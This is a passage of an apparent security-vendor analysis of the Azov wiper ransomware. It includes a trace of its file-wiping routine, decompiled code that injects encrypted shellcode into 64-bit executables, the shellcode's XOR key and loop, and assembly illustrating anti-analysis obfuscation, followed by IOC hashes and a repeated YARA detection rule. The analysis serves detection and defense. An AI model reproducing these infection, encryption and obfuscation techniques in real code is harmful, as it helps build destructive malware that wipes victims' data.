    Arg[0] = ptr 0x0000000020510000 -> L"C:\Example.txt"
    Arg[1] = 0x00000000c0000000 = 3221225472
    Arg[2] = 0x0000000000000001 = 1
    Arg[3] = 0
    Arg[4] = 0x0000000000000003 = 3
    Arg[5] = 0
    Arg[6] = 0
59e2;kernel32.GetFileSizeEx
5a4e;kernel32.WriteFile
    Arg[0] = 0x00000000000001b0 = 432
    Arg[1] = ptr 0x000000002061f3a0 -> {\xff\xff\xff\xff\x00\x00\x00\x00}
    Arg[2] = 0x000000000000029a = 666
    Arg[3] = ptr 0x000000002061f668 -> {\x00\x00w\x13\x00\x00\x00\x00}
    Arg[4] = 0
5a81;kernel32.SetFilePointerEx
    Arg[0] = 0x00000000000001b0 = 432
    Arg[1] = 0x000000000000029a = 666
    Arg[2] = 0
    Arg[3] = 0x0000000000000001 = 1
5a4e;kernel32.WriteFile
    Arg[0] = 0x00000000000001b0 = 432
    Arg[1] = ptr 0x000000002061f3a0 -> {\xff\xff\xff\xff\x00\x00\x00\x00}
    Arg[2] = 0x000000000000029a = 666
    Arg[3] = ptr 0x000000002061f668 -> {\x9a\x02\x00\x00\x00\x00\x00\x00}
    Arg[4] = 0
```

Figure 17: Example trace of data wiping routine

Once the wiping is finished, the new file extension `.azov` is added to the original filename. The typical file structure of a wiped file can be seen below.




Figure 18: Example structure of a wiped file

Backdooring Routine

Before traversing the filesystem to search for files to be backdoored, a mutex named `Local\\\\Kasimir_%c` is created, with the `%c` replaced with the letter of the drive being processed.

```
hMutex = 0i64;
mName = (DynIAT->VirtualAlloc)(0i64, 1024i64, 12288i64, PAGE_READWRITE);
if ( mName )
{
  DynIAT->wsprintfW(mName, L"Local\\Kasimir_%c", *drivepath);
  hMutex = CreateMutex2(DynIAT, mName);
  (DynIAT->VirtualFree)(mName, 0i64, 0x8000i64);
}
return hMutex;
```

Figure 19: Backdooring routine – mutex creation

The function `TryToBackdoorExeFile()` is responsible for backdooring 64-bit ".exe" files that meet certain conditions.

```
__int64 __fastcall BackdoorFileWithShellcode(APIs *DynIAT, LPWSTR fileExePath)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  retVal = 0i64;
  shellcode = CopyShellcode(DynIAT);
  structOfFuncs = CreateStructOfFuncs(DynIAT);
  if ( structOfFuncs )
  {
    if ( structOfFuncs->DoReadFile(structOfFuncs, fileExePath) == 666 )
      retVal = (structOfFuncs->TryToBackdoorExeFile)(structOfFuncs, shellcode, 0x4615i64, 1i64);
    (structOfFuncs->DoCloseFile)();
    (structOfFuncs->DoHeapDestroy)();
  }
  (DynIAT->VirtualFree)(shellcode, 0i64, MEM_RELEASE);
  return retVal;
}
```

Figure 20: Files passing pre-processing conditions go to the TryToBackdoorExeFile function

These specific conditions could be simplified as follows:

1. Pre-processing conditions:
    - It is not a part of the exclude list of filesystem locations
    - The file extension is ".exe"
    - The file size is less than 20MB
2. Processing conditions:
    - The file is a 64-bit executable file
    - The PE section containing the Entry Point has enough space for the shellcode implant to be injected in the way of preserving the original Entry Point of PE (the shellcode start address will be placed at the address of the original Entry Point)
    - File size == PE size (PE size is manually calculated)

The processing conditions are all checked in the function `TryToBackdoorExeFile()`.

```
fileExeBaseAddr = *(&cStruct->TryToBackdoorExeFile + cStruct->const_24);
fileExeSize = *(&cStruct->DoCloseFile + cStruct->const_24);
optionalHeader = CheckIf64bitExecutable(fileExeBaseAddr, fileExeSize);
if ( !optionalHeader || !fileheader )
  return 1i64;
result = CheckIfAddrInRange(&optionalHeader->AddressOfEntryPoint, fileExeBaseAddr, fileExeSize);
if ( !valZF )
{
  result = GetSectionWhereEP(*rvaAddrOfEntryPoint, fileheader);
  if ( result )                   // .text section header
  {
    textSectionHeader = result;
    offsetForShellcode = CheckSectionSpaceForShellcode(fileExeBaseAddr, result, fileExeSize, 0x4523ui64);
    if ( offsetForShellcode )
    {
      if ( CalculateAndVerifyPESize(fileheader, fileExeSize) )
      {
        return 1i64;
      }
      else
      {
        SetRAXto1();
        WipeSecurityDirectoryEntryTable(fileheader, 4i64);
        result = BackdoorExeFile(cStruct, offsetForShellcode, shellcode, shellcodeSize, textSectionHeader, fileExeBaseAddr, fileExeSize);
        if ( result )
          return 666i64;
```

Figure 21: Function TryToBackdoorExeFile

Once the file meets all pre-processing and processing conditions, it is considered suitable for backdooring and pushed to function `BackdoorExeFile()`.




Figure 22: Proximity graph of function TryToBackdoorExeFile

The function `BackdoorExeFile()` is responsible for the polymorphic backdooring of executable files. It first obtains the address of the original code section (usually the `.text` section) and randomly modifies its content in several locations. Before injecting the main blob of shellcode into the modified code section, certain constant values are changed, and the whole shellcode is re-encrypted with the same encryption algorithm and key as used during the unpacking of the malware, described earlier. After the backdoored file is written back to disk, three encoded data structures are appended to its end, which are effectively resources needed for the ransomware to function (for instance, an obfuscated form of the ransom note).




Figure 23: Proximity graph of function BackdoorExeFile

Despite the polymorphic backdooring, the encryption/decryption algorithm used during the unpacking and backdooring is consistent and can be used for Azov detection.

```
memcpy_0(fileExeBaseAddr + shellcodeOffset, shellcode, shellcodeSize);
key = 0x15C13;
i = 0x3FE0i64;
do
{
  --i;
  *(fileExeBaseAddr + shellcodeOffset + i) ^= key;
  key = __ROL4__(key + 0x92819200, 1);
}
while ( i );
if ( !WriteBackdooredFile(cStruct, APIs, fileExeBaseAddr, fileExeSize) )
  return 0i64;
```

Figure 24: Re-encryption of the main blob of shellcode using the same algorithm and key as during unpacking

Anti-analysis and code obfuscation techniques

Preventing usage of software breakpoints – using routines that copy already decrypted and currently executing parts of shellcode to newly allocated memory and later transferring execution to it will sooner or later result in an exception if software breakpoints are set. In such situations, it is necessary to use hardware breakpoints.

```
pop     rdi
mov     rdx, rsi
call    ResolveAPIs
test    rax, rax
jz      short loc_81EF7
mov     [rbp+(temp.APIs-20h)], rax
mov     rcx, rax        ; DynIAT
call    AllocMemAndCopyShellcodeStage
add     rax, (offset jmpWCreateThreadsforWipingAndBackdooring - offset qword_190000)
push    rdi
jmp     rax             ; jmpWCreateThreadsforWipingAndBackdooring
```

```
AllocMemAndCopyShellcodeStage proc near ; CODE XREF: sub_81ED4+15↓p
                                        ; sub_83CDA+26↓p
                push    rsi
                push    r15
                mov     r15, rsp
                sub     rsp, 20h
                and     rsp, 0FFFFFFFFFFFFFFF0h
                mov     r10, rcx
                xor     rcx, rcx        ; lpAddress
                mov     rdx, 4615h      ; dwSize
                mov     r8, 3000h       ; flAllocationType
                mov     r9, PAGE_EXECUTE_READWRITE ; flProtect
                call    [r10+APIs.VirtualAlloc]
                test    rax, rax
                jz      short loc_81EB8
                mov     rcx, rax        ; Dst
                lea     rdx, qword_80000 ; Src
                mov     r8, 4615h       ; MaxCount
                call    memcpy
                mov     rax, rcx

loc_81EB8:                              ; CODE XREF: AllocMemAndCopyShellcodeStage+30↑j
                mov     rsp, r15
                pop     r15
                pop     rsi
                retn
```

Figure 25: Anti-analysis technique preventing usage of software breakpoints

Opaque constants – replacing constants with a code routine producing the same resulting constant's value. (This can be repeatedly seen in routines responsible for calculating constant offsets rather than using them directly so that a direct `call` can be replaced with an indirect `call`)




Figure 26: Opaque constants

Syntactic confusion – replacing an instruction with semantically equivalent instruction(s) that are not idiomatic, or are outright bloat. One example of this is found in the routine responsible for parsing the export directory; another is the repeated replacement of a `call` with a direct or indirect `jmp`. Both are pictured below.

```
and     rdx, 0
mov     edx, [rax]
mov     rax, [rbp+moduleBase]
sub     rax, 79C72h
add     rdx, rax
add     rdx, 79C72h
add     rax, 79C72h
mov     [rbp+addressOfNames], rdx
mov     rcx, [rbp+exportDirectory]
add     rcx, _IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
xor     rdx, rdx
mov     edx, [rcx]
sub     rax, 1C5Eh
add     rdx, rax
add     rdx, 1C5Eh
add     rax, 1C5Eh
mov     [rbp+addressOfFunctions], rdx
```

Figure 27: Syntactic bloat




Figure 28: Usage of indirect and direct jumps in place of calls

A simplified version of the assembly that parses the export directory can be seen below.

and rdx, 0

mov edx, [rax]

mov rax, [rbp+moduleBase]

add rdx, rax

mov [rbp+addressOfNames], rdx

mov rcx, [rbp+exportDirectory]

add rcx, _IMAGE_EXPORT_DIRECTORY.AddressOfFunctions xor rdx, rdx

mov edx, [rcx]

add rdx, rax

mov [rbp+addressOfFunctions], rdx

and rdx, 0 mov edx, [rax] mov rax, [rbp+moduleBase] add rdx, rax mov [rbp+addressOfNames], rdx mov rcx, [rbp+exportDirectory] add rcx, _IMAGE_EXPORT_DIRECTORY.AddressOfFunctions xor rdx, rdx mov edx, [rcx] add rdx, rax mov [rbp+addressOfFunctions], rdx

```
and     rdx, 0
mov     edx, [rax]
mov     rax, [rbp+moduleBase]
add     rdx, rax
mov     [rbp+addressOfNames], rdx
mov     rcx, [rbp+exportDirectory]
add     rcx, _IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
xor     rdx, rdx
mov     edx, [rcx]
add     rdx, rax
mov     [rbp+addressOfFunctions], rdx
```

Dead (junk) code – insertion of garbage bytes which results in no meaningful instructions or even no instructions at all.

Opaque predicates – a `jz/jnz` that at first sight appears to be a conditional jump in practice has the condition always met (or always not met) and effectively functions as an unconditional jump, confusing static analysis.

These two obfuscations can both be seen in the function `FindGetProcAddress()`.




Figure 29: Garbage bytes insertion and Opaque predicate obfuscations

Call-Return Abuse – using `push ret` or `call` instead of a `jmp`.

Figure 30: Control indirection

Volatile Homebrew IAT – A dynamically allocated structure containing API function addresses being used as nested structure, pushed as an argument to functions that need to use certain WIN API routines instead of using normal imports.

Figure 31: Dynamically created IAT-like structure being used as nested structure

Conclusion

Although the Azov sample was considered skidsware when first encountered (likely because of the strangely formed ransom note), when probed further one finds very advanced techniques — manually crafted assembly, injecting payloads into executables in order to backdoor them, and several anti-analysis tricks usually reserved for security textbooks or high-profile brand-name cybercrime tools. Azov ransomware certainly ought to give the typical reverse engineer a harder time than the average malware.

It is not our place to confidently ascribe a motive to the production and dissemination of this malware, though obviously, we can rule out the idea that anything in the newer ransom note was written in good faith (we shouldn't have to say this, but none of the listed people or organizations had anything to do with creating this ransomware). One might simply write it off as the actions of a disturbed individual; though if one wanted to see this as an egregious false flag meant to incite anger at Ukraine and troll victims more generally, they certainly would have a lot of evidence for that hypothesis, too. The number of already detected Azov-related samples is so large that if there was ever an original target, it has long since been lost in the noise of indiscriminate infections.

The only thing we can say with certainty, and what has been confirmed by all this analysis, is that Azov is an advanced malware designed to destroy the compromised system.

***Check Point customers remain protected from the threats described in this blog**, including all its variants. Anti-Ransomware is offered as part of Harmony Endpoint, Check Point's complete endpoint security solution. Check Point Provides Zero-Day Protection Across its Network, Cloud, Users and Access Security Solutions.*

IOCs

Original Azov samples

SHA256	Description
b102ed1018de0b7faea37ca86f27ba3025c0c70f28417ac3e9ef09d32617f801	The old version of Azov
650f0d694c0928d88aeeed649cf629fc8a7bec604563bca716b1688227e0cc7e	The new version of Azov

Yara

import "pe"

rule ransomware_ZZ_azov_wiper {

meta:

description = "Detects original and backdoored files with new and old versions of azov ransomware - polymorphic wiper"

author = "Jiri Vinopal (jiriv)"

date = "2022-11-14"

hash_azov_new = "650f0d694c0928d88aeeed649cf629fc8a7bec604563bca716b1688227e0cc7e"

hash_azov_old = "b102ed1018de0b7faea37ca86f27ba3025c0c70f28417ac3e9ef09d32617f801"

strings:

// Opcodes of allocating and decrypting shellcode routine

$unpacking_azov_new = { 48 83 ec ?? 58 48 01 c8 48 81 ec ?? ?? ?? ?? 48 83 ec ?? 40 80 e4 ?? c6 45 ?? 56 c6 45 ?? 69 c6 45 ?? 72 c6 45 ?? 74 c6 45 ?? 75 c6 45 ?? 61 c6 45 ?? 6c c6 45 ?? 41 c6 45 ?? 6c c6 45 ?? 6c c6 45 ?? 6f c6 45 ?? 63 c6 45 ?? 00 48 89 74 24 ?? 48 83 ec ?? 48 83 c4 ?? 48 8b 4c 24 ?? 48 8d 55 ?? ff d0 48 83 ec ?? 48 c7 04 24 ?? ?? ?? ?? 48 83 c4 ?? 48 8b 4c 24 ?? 48 c7 c2 ?? ?? ?? ?? 49 c7 c0 ?? ?? ?? ?? 49 c7 c1 ?? ?? ?? ?? ff d0 48 c7 c1 ?? ?? ?? ?? 4c 8d 0d ?? ?? ?? ?? 48 ff c9 41 8a 14 09 88 14 08 48 85 c9 75 ?? 48 c7 c1 ?? ?? ?? ?? 41 b9 ?? ?? ?? ?? 41 ba ?? ?? ?? ?? 48 ff c9 8a 14 08 44 30 ca 88 14 08 41 81 ea ?? ?? ?? ?? 45 01 d1 41 81 c1 ?? ?? ?? ?? 41 81 c2 ?? ?? ?? ?? 41 d1 c1 48 85 c9 }

$unpacking_azov_old = { 48 01 c8 48 05 ?? ?? ?? ?? 48 81 c1 ?? ?? ?? ?? 48 81 ec ?? ?? ?? ?? 48 83 ec ?? 40 80 e4 ?? c6 45 ?? 56 c6 45 ?? 69 c6 45 ?? 72 c6 45 ?? 74 c6 45 ?? 75 c6 45 ?? 61 c6 45 ?? 6c c6 45 ?? 41 c6 45 ?? 6c c6 45 ?? 6c c6 45 ?? 6f c6 45 ?? 63 c6 45 ?? 00 48 83 e1 ?? 48 01 f1 48 8d 55 ?? ff d0 48 83 ec ?? 48 c7 04 24 ?? ?? ?? ?? 48 83 c4 ?? 48 8b 4c 24 ?? 48 c7 c2 ?? ?? ?? ?? 49 c7 c0 ?? ?? ?? ?? 49 c7 c1 ?? ?? ?? ?? ff d0 48 c7 c1 ?? ?? ?? ?? 4c 8d 0d ?? ?? ?? ?? 48 ff c9 41 8a 14 09 88 14 08 48 85 c9 }

condition:

uint16(0) == 0x5a4d and pe.is_64bit() and

any of ($unpacking_azov_*)

}

import "pe" rule ransomware_ZZ_azov_wiper { meta: description = "Detects original and backdoored files with new and old versions of azov ransomware - polymorphic wiper" author = "Jiri Vinopal (jiriv)" date = "2022-11-14" hash_azov_new = "650f0d694c0928d88aeeed649cf629fc8a7bec604563bca716b1688227e0cc7e" hash_azov_old = "b102ed1018de0b7faea37ca86f27ba3025c0c70f28417ac3e9ef09d32617f801" strings: // Opcodes of allocating and decrypting shellcode routine $unpacking_azov_new = { 48 83 ec ?? 58 48 01 c8 48 81 ec ?? ?? ?? ?? 48 83 ec ?? 40 80 e4 ?? c6 45 ?? 56 c6 45 ?? 69 c6 45 ?? 72 c6 45 ?? 74 c6 45 ?? 75 c6 45 ?? 61 c6 45 ?? 6c c6 45 ?? 41 c6 45 ?? 6c c6 45 ?? 6c c6 45 ?? 6f c6 45 ?? 63 c6 45 ?? 00 48 89 74 24 ?? 48 83 ec ?? 48 83 c4 ?? 48 8b 4c 24 ?? 48 8d 55 ?? ff d0 48 83 ec ?? 48 c7 04 24 ?? ?? ?? ?? 48 83 c4 ?? 48 8b 4c 24 ?? 48 c7 c2 ?? ?? ?? ?? 49 c7 c0 ?? ?? ?? ?? 49 c7 c1 ?? ?? ?? ?? ff d0 48 c7 c1 ?? ?? ?? ?? 4c 8d 0d ?? ?? ?? ?? 48 ff c9 41 8a 14 09 88 14 08 48 85 c9 75 ?? 48 c7 c1 ?? ?? ?? ?? 41 b9 ?? ?? ?? ?? 41 ba ?? ?? ?? ?? 48 ff c9 8a 14 08 44 30 ca 88 14 08 41 81 ea ?? ?? ?? ?? 45 01 d1 41 81 c1 ?? ?? ?? ?? 41 81 c2 ?? ?? ?? ?? 41 d1 c1 48 85 c9 } $unpacking_azov_old = { 48 01 c8 48 05 ?? ?? ?? ?? 48 81 c1 ?? ?? ?? ?? 48 81 ec ?? ?? ?? ?? 48 83 ec ?? 40 80 e4 ?? c6 45 ?? 56 c6 45 ?? 69 c6 45

?? 72 c6 45 ?? 74 c6 45 ?? 75 c6 45 ?? 61 c6 45 ?? 6c c6 45 ?? 41 c6 45 ?? 6c c6 45 ?? 6c c6 45 ?? 6f c6 45 ?? 63 c6 45 ?? 00 48 83 e1 ?? 48 01 f1 48 8d 55 ?? ff d0 48 83 ec ?? 48 c7 04 24 ?? ?? ?? ?? 48 83 c4 ?? 48 8b 4c 24 ?? 48 c7 c2 ?? ?? ?? ?? 49 c7 c0 ?? ?? ?? ?? 49 c7 c1 ?? ?? ?? ?? ff d0 48 c7 c1 ?? ?? ?? ?? 4c 8d 0d ?? ?? ?? ?? 48 ff c9 41 8a 14 09 88 14 08 48 85 c9 } condition: uint16(0) == 0x5a4d and pe.is_64bit() and any of ($unpacking_azov_*) }

```
import "pe"

rule ransomware_ZZ_azov_wiper {
        meta:
                        description = "Detects original and backdoored files
with new and old versions of azov ransomware - polymorphic wiper"
      author = "Jiri Vinopal (jiriv)"
      date = "2022-11-14"
            hash_azov_new =
"650f0d694c0928d88aeeed649cf629fc8a7bec604563bca716b1688227e0cc7e"
                        hash_azov_old =
"b102ed1018de0b7faea37ca86f27ba3025c0c70f28417ac3e9ef09d32617f801"
        strings:
        // Opcodes of allocating and decrypting shellcode routine
                $unpacking_azov_new = { 48 83 ec ?? 58 48 01 c8 48 81 ec ??
?? ?? ?? 48 83 ec ?? 40 80 e4 ?? c6 45 ?? 56 c6 45 ?? 69 c6 45 ?? 72 c6 45 ??
74 c6 45 ?? 75 c6 45 ?? 61 c6 45 ?? 6c c6 45 ?? 41 c6 45 ?? 6c c6 45 ?? 6c c6
45 ?? 6f c6 45 ?? 63 c6 45 ?? 00 48 89 74 24 ?? 48 83 ec ?? 48 83 c4 ?? 48 8b
4c 24 ?? 48 8d 55 ?? ff d0 48 83 ec ?? 48 c7 04 24 ?? ?? ?? ?? 48 83 c4 ?? 48
8b 4c 24 ?? 48 c7 c2 ?? ?? ?? ?? 49 c7 c0 ?? ?? ?? ?? 49 c7 c1 ?? ?? ?? ?? ff
d0 48 c7 c1 ?? ?? ?? ?? 4c 8d 0d ?? ?? ?? ?? 48 ff c9 41 8a 14 09 88 14 08 48
85 c9 75 ?? 48 c7 c1 ?? ?? ?? ?? 41 b9 ?? ?? ?? ?? 41 ba ?? ?? ?? ?? 48 ff c9
8a 14 08 44 30 ca 88 14 08 41 81 ea ?? ?? ?? ?? 45 01 d1 41 81 c1 ?? ?? ?? ??
41 81 c2 ?? ?? ?? ?? 41 d1 c1 48 85 c9 }
                $unpacking_azov_old = { 48 01 c8 48 05 ?? ?? ?? ?? 48 81 c1
?? ?? ?? ?? 48 81 ec ?? ?? ?? ?? 48 83 ec ?? 40 80 e4 ?? c6 45 ?? 56 c6 45 ??
69 c6 45 ?? 72 c6 45 ?? 74 c6 45 ?? 75 c6 45 ?? 61 c6 45 ?? 6c c6 45 ?? 41 c6
45 ?? 6c c6 45 ?? 6c c6 45 ?? 6f c6 45 ?? 63 c6 45 ?? 00 48 83 e1 ?? 48 01 f1
48 8d 55 ?? ff d0 48 83 ec ?? 48 c7 04 24 ?? ?? ?? ?? 48 83 c4 ?? 48 8b 4c 24
?? 48 c7 c2 ?? ?? ?? ?? 49 c7 c0 ?? ?? ?? ?? 49 c7 c1 ?? ?? ?? ?? ff d0 48 c7
c1 ?? ?? ?? ?? 4c 8d 0d ?? ?? ?? ?? 48 ff c9 41 8a 14 09 88 14 08 48 85 c9 }
        condition:
                uint16(0) == 0x5a4d and pe.is_64bit() and
                any of ($unpacking_azov_*)
}
```

References

1. Twitter – Check Point Research: https://twitter.com/_CPResearch_/status/1587837524604465153

2. Bleeping Computer: https://www.bleepingcomputer.com/news/security/azov-ransomware-is-a-wiper-destroying-data-666-bytes-at-a-time/
3. Bleeping Computer: https://www.bleepingcomputer.com/news/security/new-azov-data-wiper-tries-to-frame-researchers-and-bleepingcomputer/
4. Twitter – MalwareHunterTeam: https://twitter.com/malwrhunterteam/status/1586713979514224643